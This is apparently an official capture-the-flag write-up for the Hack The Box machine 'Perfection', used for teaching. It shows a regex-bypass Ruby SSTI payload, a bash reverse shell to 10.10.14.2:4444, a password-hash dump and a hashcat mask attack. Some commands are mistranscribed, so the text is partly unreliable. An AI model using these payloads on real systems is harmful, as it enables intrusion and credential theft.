




HACKTHEBOX



Perfection

21st May 2024 Document No D24.100.281

Prepared By: k1ph4ru

Machine Author: TheRedeemed1

Difficulty: **Easy**

Classification: Official

Synopsis

Perfection is an easy Linux machine that features a web application with functionality to calculate student scores. This application is vulnerable to Server-Side Template Injection (SSTI) via regex filter bypass. A foothold can be gained by exploiting the SSTI vulnerability. Enumerating the user reveals they are part of the `sudo` group. Further enumeration uncovers a database with password hashes, and the user's mail reveals a possible password format. Using a mask attack on the hash, the user's password is obtained, which is leveraged to gain `root` access.

Skills Required

- Web Enumeration
- Linux Enumeration

Skills Learned

- Ruby Server-Side Template Injection (SSTI)
- Mask Attacks with Hashcat

Enumeration

Nmap

Let's run a `Nmap` scan to discover any open ports on the host.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.253 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.11.253

Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-16 03:42 EDT
Nmap scan report for 10.10.11.253
Host is up (0.47s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80e479e85928df952dad574a4604ea70 (ECDSA)
|_  256 e9ea0c1d8613ed95a9d00bc822e4cfe9 (ED25519)
80/tcp    open  http      nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 15.85 seconds
```

The scan shows that `SSH` is listening on its default port, i.e. `port 22` and that an `NGINX` HTTP web server is running on port `80`.

HTTP

Browsing to port `80`, we come across a "Weighted Grade Calculator", which is a tool for students to quickly calculate their total grade based on category scores and percentage weights.

[Home](#) [About Us](#) [Calculate your weighted grade](#)

Weighted Grade Calculator

A tool to calculate the total grade in a class based on category scores and percentage weights.

Why we made this

Here at Secure Student Tools, we know that calculating grades based on complicated weighting can be a bit of a pain.

So we sat down and thought: instead of letting students suffer through the headache of calculating weighted grades, why not make a little tool to make life a little bit easier for hard-working students? You're welcome :)



Looking at the `About Us` page that has a section about team members, we see a mention of one of the users who apparently does not know much about secure coding. This hints at some coding errors in the web application that we might be able to exploit.

About our team

Tina Smith

The web developer of our team, Tina is a Computer Science major at Acme University and a bright mind. She was the one who came up with the entire idea for the vision of Secure Student Tools™. She is an absolute whiz at web development, but she hasn't delved into secure coding too much.



Additionally, the footer mentions [WEBrick 1.7.0](#), which is a `Ruby` library used to build web servers.

Made by Secure Student Tools

Copyright © Secure Student Tools. All rights reserved
Powered by WEBrick 1.7.0

Upon inspecting the `/weighted-grade` endpoint, we see that it accepts user input.

Home About Us Calculate your weighted grade

Weighted Grade Calculator

A tool to calculate the total grade in a class based on category scores and percentage weights.

Calculate your weighted grade

Category	Grade	Weight (%)

Please enter a maximum of five category names, your grade in them out of 100, and their weight.
Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Submitting some valid input, we get the following results:

Calculate your weighted grade

Category	Grade	Weight (%)

Please enter a maximum of five category names, your grade in them out of 100, and their weight.
Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Your total grade is 20%

test1: 4%

test2: 4%

test3: 4%

test4: 4%

test5: 4%

We proceed to send the `Submit` request again, but this time intercepting it with `BurpSuite`.

The use of `BurpSuite` is beyond the scope of this writeup. Interested readers are urged to consult the [HTB Academy](#) module on web proxies.



We send the request to the `BurpSuite Repeater` by pressing `Ctrl+r`. This allows us to modify the request repeatedly and observe the responses with ease.

The way the output is formatted and returned to us on the website indicates the use of a templating engine, which opens up the possibility of a Server-Side Template Injection (SSTI) vulnerability. Embedded Ruby (ERB) is a templating system in `Ruby` that allows embedding `Ruby` code within a text document, often used in web applications to generate dynamic content. Considering this possibility, we enter the payload `<%= %>` (an ERB payload commonly used in `Ruby` web applications) into the `Category` field and attempt to send the request.

Calculate your weighted grade

Category	Grade	Weight (%)

Please enter a maximum of five category names, your grade in them out of 100, and their weight.
Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Malicious input blocked

Upon sending the request, we see that malicious input is blocked, indicating that some filtering is happening on the server side. Often, regular expressions (regex) are used on the server side to filter for malicious input, which is also possible in the `Ruby` language.

Ruby Regex

Ruby has the `=~` operator for strings and regex matching:

```
irb(main):003:0> "SampleText" =~ /^[a-zA-Z]+$/  
=> 0
```

As seen here, the string "SampleText" matches the regex `/^[a-zA-Z]+$/, which means that it matches a line of text containing only uppercase and lowercase letters.`

However, if we insert a newline into the input along with some characters not matched by the regex, such as `{`, and try to match it with the same regex, we can observe that it still matches:

```
irb(main):004:0> "SampleText\n{" =~ /^[a-zA-Z]+$/  
=> 0
```

Without the newline, it would have returned `nil`:

```
irb(main):008:0> "SampleText{" =~ /^[a-zA-Z]+$/  
=> nil
```

Foothold

Knowing this, we could potentially bypass the `Ruby` input validation by having a valid input at the start and then our payload on a new line.


```
test  
<%= IO.popen("sleep 10").readlines() %>
```

This payload will cause the server to execute the `sleep 10` command, making the page hang for ten seconds. If the page indeed hangs, it indicates that the injection was successful.

Inside the **Repeater** window, we modify the intercepted request to include our payload in the `category1` parameter, making sure to URL-encode it. We manually include the newline character by using its URL-encoding `%0A`:

```
test%0A<%25%3d+IO.popen("sleep+10").readlines()%25>
```

Note: You can URL-encode text in **BurpSuite** by highlighting it and pressing `Ctrl+u`.



The page hangs for ten seconds, indicating that the injection worked!

For a reverse shell, we will use this payload:

```
Test1
<%= IO.popen("bash -c 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1'").readlines() %>
```

This payload injects a command that initiates a reverse shell, connecting back to our machine on the IP `10.10.14.2` and port `4444`. We also start a **Netcat** listener to receive the connection:

```
nc -lnvp 4444

listening on [any] 4444 ...
```

We then send the request, URL-encoding it to ensure it is correctly processed by the server.

```
Test1%0A<%25%3d+IO.popen("bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.2/4444+0>%261'").readlines()+%25>
```

```
Request
Pretty Raw Hex
1 `POST /weighted-grade-calc HTTP/1.1
2 Host: 10.10.11.253
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 278
9 Origin: http://10.10.11.253
10 Connection: close
11 Referer: http://10.10.11.253/weighted-grade-calc
12 Upgrade-Insecure-Requests: 1
13
14 category1=Test1%0A<%25%3d+I0.popen("bash+-c+'bash+-i+%26+/dev/tcp/10.10.14.2/4444+0>%261'").readlines()+%25>&grade1=20&weight1=20&category2=test2&grade2=20&weight2=20&category3=test3&grade3=20&weight3=20&category4=test4&grade4=20&weight4=20&category5=test5&grade5=20&weight5=20|
```

Looking back at our `Netcat` listener, we see that we get a connection back. This confirms that the reverse shell was successfully executed, allowing us to interactively execute commands on the target server.

```
nc -lnvp 4444

listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.253] 42110
bash: cannot set terminal process group (1001): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$
```

To get a more stable shell, we can run `script /dev/null -c /bin/bash`. This command starts a new shell session under `script`, which makes interactive features like job control and command history work properly, providing a more stable and functional shell environment. We can then proceed to read the user flag from the `/home/susan` folder.

```
susan@perfection:~/ruby_app$ script /dev/null -c /bin/bash

Script started, output log file is '/dev/null'.

susan@perfection:~/ruby_app$ cd /home/susan
susan@perfection:~$ cat user.txt

<REDACTED>
```

Privilege Escalation

Enumerating the system, we run the `id` command to gather information about the current user:

```
susan@perfection:~$ id

uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
```

We see that the user `susan` is in the `sudo` group. Since `sudo` requires a password, we need to find the password for the `susan` user.

Why the `sudo` Group is Interesting

The `sudo` group is crucial for privilege escalation because members of this group can execute commands as the `root` user or other users with elevated privileges. If we can obtain the password for a user in the `sudo` group, we can gain full control over the system, bypassing many security restrictions.

Further enumeration reveals that `susan` has an email in the `mail` folder:

```
susan@perfection:~$ ls -la /var/mail

total 12
drwxrwsr-x  2 root mail  4096 May 14  2023 .
drwxr-xr-x 13 root root  4096 Oct 27  2023 ..
-rw-r----- 1 root susan  625 May 14  2023 susan
```

The contents of the mail are as follows:

```
susan@perfection:~$ cat /var/mail/susan

Due to our transition to Jupiter Grades because of the PupilPath data breach, I
thought we should also migrate our credentials ('our' including the other
students

in our class) to the new platform. I also suggest a new password specification,
to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and
1,000,000,000}

Note that all letters of the first name should be converted into lowercase.

Please hit me with updates on the migration when you can. I am currently
registering our university with the platform.

- Tina, your delightful student
```

From this, we can glean a password format specification for the `PupilPath` passwords of students and the teacher (Susan). `PupilPath` is an online platform used for tracking student grades and attendance.

In the `susan` user's home directory, there is a folder (`Migration`) with the migration database:

```
susan@perfection:~$ ls -la Migration/

total 16
drwxr-xr-x  2 root  root  4096 Oct 27  2023 .
drwxr-xr-x  7 susan susan 4096 Feb 26 09:41 ..
-rw-r--r--  1 root  root  8192 May 14  2023 pupilpath_credentials.db
```

The `Migration` folder contains the `pupilpath_credentials.db` file, which likely holds important data related to the transition from `PupilPath` to the new system.

To enumerate the database, we proceed with the following steps:

1. Identify the database type:

```
susan@perfection:~/Migration$ file pupilpath_credentials.db  
  
pupilpath_credentials.db: SQLite 3.x database
```

The `file` command reveals that it is an SQLite 3.x database.

2. Open the database using SQLite:

```
susan@perfection:~/Migration$ sqlite3 pupilpath_credentials.db
```

3. List the tables in the database:

```
sqlite> .tables  
  
users
```

The `.tables` command shows that there is a table named `users`.

4. Retrieve data from the `users` table:

```
sqlite> select * from users;  
  
1|Susan  
Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f  
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57  
3|Harry  
Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393  
4|David  
Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a  
5|Stephen  
Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
```

The `select * from users;` command lists all the usernames and their respective password hashes in the `users` table.

We are primarily interested in `Susan`'s password hash for further privilege escalation. The length of the hashes indicates that these are likely `SHA-256` hashes. We can run a quick check using `hash-identifier` on our machine:

```
hash-identifier
```

```
<...SNIP...>
```

```
-----  
HASH: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```

```
Possible Hashs:
```

```
[+] SHA-256
```

```
[+] Haval-256
```

Mask Attacks

Mask attacks are used to generate words matching a specific pattern. This type of attack is particularly useful when the password length or format is known. Knowing the password format, we can create a wordlist starting with `susan_nasus_`, append every pattern of 9 digits, hash it, and compare it to Susan's hash. There is about a 90% chance that the random number generated was a 9-digit number, which is why we are focusing on 9-digit numbers for now.

Using mode 6 in `hashcat` (which appends each candidate in a keyspace to each word in a wordlist), we can find Susan's password.

1. Create a wordlist file (we will call it `w1`) containing the prefix:

```
echo "susan_nasus_" > w1
```

2. Create a hash file containing Susan's password hash:

```
echo "abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f" > hash
```

3. Construct the hashcat command to crack the password:

```
hashcat -m 1400 -a 6 hash w1 ?d?d?d?d?d?d?d?d -O
```

- `-m 1400`: Specifies the hash type, in this case, SHA-256.
- `-a 6`: Specifies the attack mode, in this case, a combinator attack where each candidate in the keyspace is appended to each word in the wordlist.
- `hash`: The file containing the hash to be cracked.
- `w1`: The wordlist file containing the prefix `susan_nasus_`.
- `?d?d?d?d?d?d?d?d`: The mask representing all combinations of 9 digits.
- `-O`: Optimized kernel (useful for speed but may have restrictions).

This command tells `hashcat` to use `SHA-256` hashing (mode `1400`) and a combinator attack (mode `6`) to append all 9-digit combinations (`?d?d?d?d?d?d?d?d`) to each entry in the wordlist `w1`, and compare the resulting hashes to the hash provided in the hash file. If the hash matches, the corresponding password is considered cracked. After a few minutes, it cracks:

```
hashcat -m 1400 -a 6 hash w1 ?d?d?d?d?d?d?d?d -O
```

```
hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]
```

```
=====
```

```
* Device #1: pthread--0x000, 2914/5892 MB (1024 MB allocatable), 4MCU
```

```
<...SNIP...>
```

```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934...39023f
Time.Started.....: Tue May 21 05:16:08 2024 (47 secs)
Time.Estimated...: Tue May 21 05:16:55 2024 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (wl), Left Side
Guess.Mod.....: Mask (?d?d?d?d?d?d?d?d) [9], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod..: 1/1 (100.00%)
Speed.#1.....: 2157.0 kH/s (0.03ms) @ Accel:512 Loops:256 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 125967360/1000000000 (12.60%)
Rejected.....: 0/125967360 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:125967104-125967360 Iteration:0-256
Candidate.Engine.: Device Generator
Candidates.#1....: susan_nasus_981539210 -> susan_nasus_643759210
Hardware.Mon.#1..: Util: 26%

Started: Tue May 21 05:16:06 2024
Stopped: Tue May 21 05:16:56 2024
```

We have obtained the password `susan_nasus_413759210`, which we now try to use to run `sudo` and escalate our privileges to `root`:

```
susan@perfection:~/Migration$ sudo -i

[sudo] password for susan: susan_nasus_413759210

root@perfection:~# id
uid=0(root) gid=0(root) groups=0(root)
```

We are now able to read the `root` flag.

```
root@perfection:~# cat /root/root.txt

<REDACTED>
```